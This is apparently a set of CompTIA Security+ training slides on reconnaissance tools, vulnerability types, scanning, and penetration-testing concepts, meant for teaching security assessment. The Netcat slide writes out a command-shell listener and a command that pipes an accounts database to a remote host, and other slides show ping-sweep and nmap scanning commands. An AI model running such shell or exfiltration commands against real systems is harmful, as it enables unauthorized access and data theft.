Lesson 3

Performing Security Assessments

CompTIA®

Topic 3A

Assess Organizational Security with Network Reconnaissance Tools

Syllabus Objectives Covered

- 4.1 Given a scenario, use the appropriate tool to assess organizational security

ipconfig, ping, and arp

- Footprinting the network layout and rogue system detection
- ipconfig /ifconfig /ip
  - Report the local IP configuration
- ping
  - Test connectivity with a host
  - Use a ping sweep to detect live hosts on a subnet
- arp
  - Address Resolution Protocol (ARP) cache
  - Shows IP to Media Access Control (MAC) address mapping
  - Detect spoofing (validate MAC of default gateway)

```
C:\Users\Admin>for /l %i in (1,1,255) do @ping -n 1 -w 100 10.1.0.%i | find /i "
reply"
Reply from 10.1.0.1: bytes=32 time<1ms TTL=128
Reply from 10.1.0.128: bytes=32 time<1ms TTL=128
Reply from 10.1.0.129: bytes=32 time<1ms TTL=128
Reply from 10.1.0.131: bytes=32 time<1ms TTL=128
Reply from 10.1.0.132: bytes=32 time=1ms TTL=128
Reply from 10.1.0.134: bytes=32 time<1ms TTL=128

C:\Users\Admin>_
```

Screenshot used with permission from Microsoft.

route and traceroute

- route
  - Show the local routing table
  - Identify default route and local subnet
  - Check for suspicious entries
- tracert/traceroute
  - Test the path to a remote host
- pathping/mtr
  - Measure latency

```
[centos@lx1 ~]$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.1.0.254      0.0.0.0         UG    100    0        0 eth0
10.1.0.0        0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

IP Scanners and Nmap

- Host discovery
  - Test whether host in IP range responds to probes
- Port scan
  - Test whether TCP or UDP port allows connections

```
C:\Program Files (x86)\Nmap>nmap 10.1.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-06 10:13 Pacific Standard Time
Nmap scan report for DC1.corp.515support.com (10.1.0.1)
Host is up (0.00s latency).
Not shown: 986 filtered ports
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:CA:AB (Microsoft)
```

Screenshot used with permission from nmap.org.

Service Discovery and Nmap

- Service discovery
  - Scan custom TCP/UDP port ranges
- Service and version detection
  - Fingerprinting each port
  - Protocol
  - Application/version
  - OS type
  - Device type

```
C:\Program Files (x86)\Nmap>nmap 10.1.0.1 -A
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-06 10:41 Pacific Standard Time
Nmap scan report for DC1.corp.515support.com (10.1.0.1)
Host is up (0.000083s latency).
Not shown: 986 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
...
1 service unrecognized despite returning data. If you know the service/version, please sub
SF-Port53-TCP:V=7.70%I=7%D=1/6%Time=5E137F54%P=i686-pc-windows-windows%r(D
SF:NSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07versi
SF:on\x04bind\0\0\x10\0\x03");
MAC Address: 00:15:5D:01:CA:AB (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|2012 (98%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2012:r2
Aggressive OS guesses: Microsoft Windows Server 2016 (98%), Microsoft Windows Server 2012
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Screenshot used with permission from nmap.org.

netstat and nslookup

- netstat
  - Report port status on local machine
  - Switches to filter by protocol
  - Display process name or PID that opened port
- nslookup and dig
  - Query name servers
  - Zone transfers

Screenshot used with permission from Microsoft.

```
C:\Users\Administrator>netstat | findstr "10.1.0"
  TCP    10.1.0.1:80            ROGUE:1415             TIME_WAIT
  TCP    10.1.0.1:80            GATEWAY:49161          ESTABLISHED
  TCP    10.1.0.1:135           ROGUE:1417             TIME_WAIT
  TCP    10.1.0.1:135           ROGUE:ms-sql-s         TIME_WAIT
  TCP    10.1.0.1:139           ROGUE:1418             TIME_WAIT
  TCP    10.1.0.1:445           10.1.0.134:49226       ESTABLISHED
  TCP    10.1.0.1:49154         ROGUE:1467             ESTABLISHED
  TCP    10.1.0.1:49155         ROGUE:1468             ESTABLISHED
  TCP    10.1.0.1:49158         ROGUE:1469             ESTABLISHED
  TCP    10.1.0.1:49159         ROGUE:1470             ESTABLISHED
  TCP    10.1.0.1:49163         ROGUE:1471             ESTABLISHED

C:\Users\Administrator>_
```

Other Reconnaissance and Discovery Tools


- theHarvester
  - Collate open source intelligence (OSINT)
- dnsenum
  - Collate DNS hosting information, name records, and IP schemas
- scanless
  - Collate results from third-party port scanning sites
- curl
  - Craft and submit protocol requests
- Nessus
  - Perform automated vulnerability scanning

Packet Capture and tcpdump

- Packet analysis versus protocol analysis
- Sniffer—tool for capturing network frames
  - Use software to interact with host network driver (libpcap/winpcap)
  - Mirrored ports/switched port analyzer (SPAN)
  - Use a test access port (TAP) device to read frames from network media
  - Placement of sensors
- tcpdump
  - Write to pcap
  - Read from pcap
  - Filters

```
tcpdump   - i eth0 "src host 10.1.0.100 and
(dst port 53 or dst port 80)"
```

Packet Analysis and Wireshark



Screenshot used with permission from wireshark.org.


- Output panes
  - Packet list
  - Packet details (headers and fields)
  - Packet bytes (hex and ASCII)
- Capture and display filters
- Coloring rules
- Follow TCP Stream

Packet Injection and Replay

- Packet injection
  - Crafting spoofed packets
  - Dsniff, Ettercap, Scapy
- hping
  - Host/port detection and firewall testing
  - Traceroute
  - Denial of service (DoS)
- tcpreplay
  - Stream a packet capture through an interface
  - Sandbox analysis and intrusion detection testing

Exploitation Frameworks

- Simulate adversary tools for exploitation and backdoor access
- Metasploit
  - Modules to exploit known code vulnerabilities
  - Couple exploit module with payload
  - Obfuscate code to evade detection
- Sn1Per
  - Penetration test reporting and evidence gathering
  - Run automated suites of tests
- Other frameworks
  - Linux, embedded, browser, web/mobile app, cloud, ….



Screenshot used with permission from metasploit.com

Netcat

- Simple tool capable of very wide range of network tasks
- Port scanning and fingerprinting
- Command prompt listener over arbitrary port
- File transfer over arbitrary port

```
echo "head" | nc 10.1.0.1 - v 80
```

```
nc - l - p 666 - e cmd.exe
```

```
type accounts.sql | nc
10.1.0.192 6666
```

Topic 3B

Explain Security Concerns with General Vulnerability Types

Syllabus Objectives Covered

- 1.6 Explain the security concerns associated with various types of vulnerabilities

Software Vulnerabilities and Patch Management

- Exploits for faults in software code
- Applications
  - Different impacts and exploit scenarios
  - Client versus server apps
- Operating system (OS)
  - Obtain high level privileges
- Firmware
  - PC firmware
  - Network appliances and Internet of Things devices
- Improper or weak patch management
  - Undocumented assets
  - Failed updates and removed patches

Zero-day and Legacy Platform Vulnerabilities

- Zero-day
  - Vulnerability is unknown to the vendor
  - Threat actor develops an exploit for which there is no patch
  - Likely to be used against high value targets
- Legacy platform
  - Vendor no longer releases security patches

Weak Host Configurations

- Default settings
  - Vendor may not release product in a default-secure configuration
- Unsecured root accounts
  - Threat actor will gain complete control
  - Limit ability to login as superuser
- Open permissions
  - Configuration errors allowing unauthenticated access
  - Allowing write access when only read access is appropriate

Weak Network Configurations

- Open ports and services
  - Restrict using an access control list
  - Disable unnecessary services or block ports
  - Block at network perimeter
- Unsecure protocols
  - Cleartext data transmissions are vulnerable to snooping and eavesdropping
- Weak encryption
  - Storage and transport encryption
  - Key is generated from a weak password
  - Cipher has weaknesses
  - Key distribution is not secure
- Errors
  - Error messages that reveal too much information

Impacts from Vulnerabilities

- Data breaches and data exfiltration impacts
  - Data breach is where confidential data is read or transferred without authorization
  - Data exfiltration is the methods and tools by which an attacker transfers data without authorization
- Identity theft
  - Abuse of data from privacy breaches
- Data loss and availability loss impacts
  - Availability is also a critical security property
- Financial and reputation impacts

Third-Party Risks

- Supply chains
  - Due diligence
  - Weak links
- Vendor management
  - Process for selecting suppliers and evaluating risks
  - System integration
  - Lack of vendor support
- Outsourced code development
- Data storage
- Cloud-based versus on-premises risks

Topic 3C

Summarize Vulnerability Scanning Techniques

Syllabus Objectives Covered

- 1.7 Summarize the techniques used in security assessments

Security Assessment Frameworks

- Methodology and scope for security assessments
- NIST SP 800-115
  - Testing
  - Examining
  - Interviewing
- Vulnerability assessment versus threat hunting and penetration testing
- Vulnerability assessments can use a mix of manual procedures and automated scanning tools

Vulnerability Scan Types

- Automated scanners configured with list of known vulnerabilities
- Network vulnerability scanner
  - Configured with tests for most types of network hosts
  - Focused on scanning OS plus some desktop and server applications
- Application and web application scanners
  - Configured with application-specific tests

Screenshot used with permission from Greenbone Networks (openvas.org).

Common Vulnerabilities and Exposures

- Vulnerability feed/plug-in/test
- Security Content Automation Protocol (SCAP)
  - Mechanism for updating scanner via feed
  - Common identifiers
- Common Vulnerabilities and Exposures (CVE)
- Common Vulnerability Scoring System (CVSS)


Score	Description
0.1+	Low
4.0+	Medium
7.0+	High
9.0+	Critical

Intrusive versus Non-intrusive Scanning

- Remote scanning versus agent-based scanning
- Non-intrusive scanning
  - Passively test security controls
  - Scanners attach to network and only sniff traffic
  - Possibly some low-interaction with hosts (port scanning/banner grabbing)
- Intrusive/active scanning
  - Establish network session
  - Agent-based scan
- Exploitation frameworks
  - Highly intrusive/risk of system crash
  - Used with penetration testing

Credentialed versus Non-credentialed Scanning

- Non-credentialed
  - Anonymous or guest access to host only
  - Might test default passwords
- Credentialed
  - Scan configured with logon
  - Can allow privileged access to configuration settings/logs/registry
  - Use dedicated account for scanning



Screenshot used with permission from Greenbone Networks (openvas.org).

False Positives, False Negatives, and Log Review

Information | Results (135 of 1148) | Hosts (1 of 254) | Ports (17 of 30) | Applications (19 of 44) | Operating Systems (1 of 6) | CVEs (48 of 48) | Closed CVEs (56 of 56) | TLS Certificates (3 of 5) | Error Messages (2 of 2) | User Tags (0)

1 - 10 of 135


Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
Microsoft Windows Multiple Vulnerabilities (KB4457131)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 9:58 PM UTC
Microsoft Windows Multiple Vulnerabilities (KB4467691)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:20 PM UTC
Microsoft Windows Multiple Vulnerabilities (KB4471321)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:40 PM UTC
Microsoft Windows Multiple Vulnerabilities (KB4512517)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:27 PM UTC
Microsoft Malware Protection Engine on Windows Defender Multiple Remote Code Execution Vulnerabilities		9.3 (High)	97 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:19 PM UTC
Microsoft Malware Protection Engine on Windows Defender Multiple Vulnerabilities		9.3 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:09 PM UTC

Screenshot used with permission from Greenbone Networks (openvas.org).

- Analyzing and validating scan report contents
- False positives
  - Scanner identifies a vulnerability that is not actually present
- False negatives
  - Scanner fails to identify a vulnerability
- Review logs to confirm results

Configuration Review

- Lack of controls
  - Security controls that should be present but are not (or are not functioning)
- Misconfiguration
  - Settings deviate from template configuration
- Driven by templates of configuration settings
  - Open Vulnerability and Assessment Language (OVAL)
  - Extensible Configuration Checklist Description Format (XCCDF)
- Compliance-based templates available in many products



Screenshot used with permission from Microsoft.

Threat Hunting

- Use log and threat data to search for IoCs
- Advisories and bulletins
  - Plan threat hunting project in response to newly discovered threat
- Intelligence fusion and threat data
  - Use security information and event management (SIEM) and threat data feed to automate searches
- Maneuver
  - Consider possibility of alerting adversary to the search
  - Use techniques that will give positional advantage

Topic 3D

Explain Penetration Testing Concepts

Syllabus Objectives Covered

- 1.8 Explain the techniques used in penetration testing

Penetration Testing

- Pen test or ethical hacking
- Verify threat
  - Identify vulnerability and the vector by which it could be exploited
- Bypass security controls
  - Identify lack of controls or ways to circumvent existing controls
- Actively test security controls
  - Examine weaknesses that render controls ineffective
- Exploit vulnerabilities to prove threat exists (“pwned”)
- Active and highly intrusive techniques, compared to vulnerability assessment

Rules of Engagement

- Agreement for objectives and scope
- Authorization to proceed from system owner and affected third-parties
- Attack profile
  - Black box (unknown environment)
  - White box (known environment)
  - Gray box (partially known environment—to model insider threat agents, for instance)
- Bug bounty programs

Exercise Types

- Red team
  - Performs the offensive role
- Blue team
  - Performs the defensive role
- White team
  - Sets the rules of engagement and monitors the exercise
- Purple team
  - Exercise set up to encourage collaboration
  - Red and blue teams share information and debrief regularly
  - Might be assisted by a facilitator

Passive and Active Reconnaissance

- Pen testing and kill chain attack life cycle
- Reconnaissance phase
  - Passive techniques unlikely to alert target
  - Active techniques are detectable
- Open Source Intelligence (OSINT)
- Social engineering
- Footprinting
- War driving
- Drones/unmanned aerial vehicle (UAV) and war flying

Pen Test Attack Life Cycle

- Initial exploitation
  - Obtain a foothold via an exploit
- Persistence
  - Establish a command & control backdoor
  - Reconnect across host shut down/user log off events
- Privilege escalation
  - Internal reconnaissance
  - Gain additional credentials and compromise higher privilege accounts
- Lateral movement
  - Compromise other hosts
- Pivoting
  - Access hosts with no direct remote connection via a pivot host
- Actions on objectives
- Cleanup

Lesson 3

Summary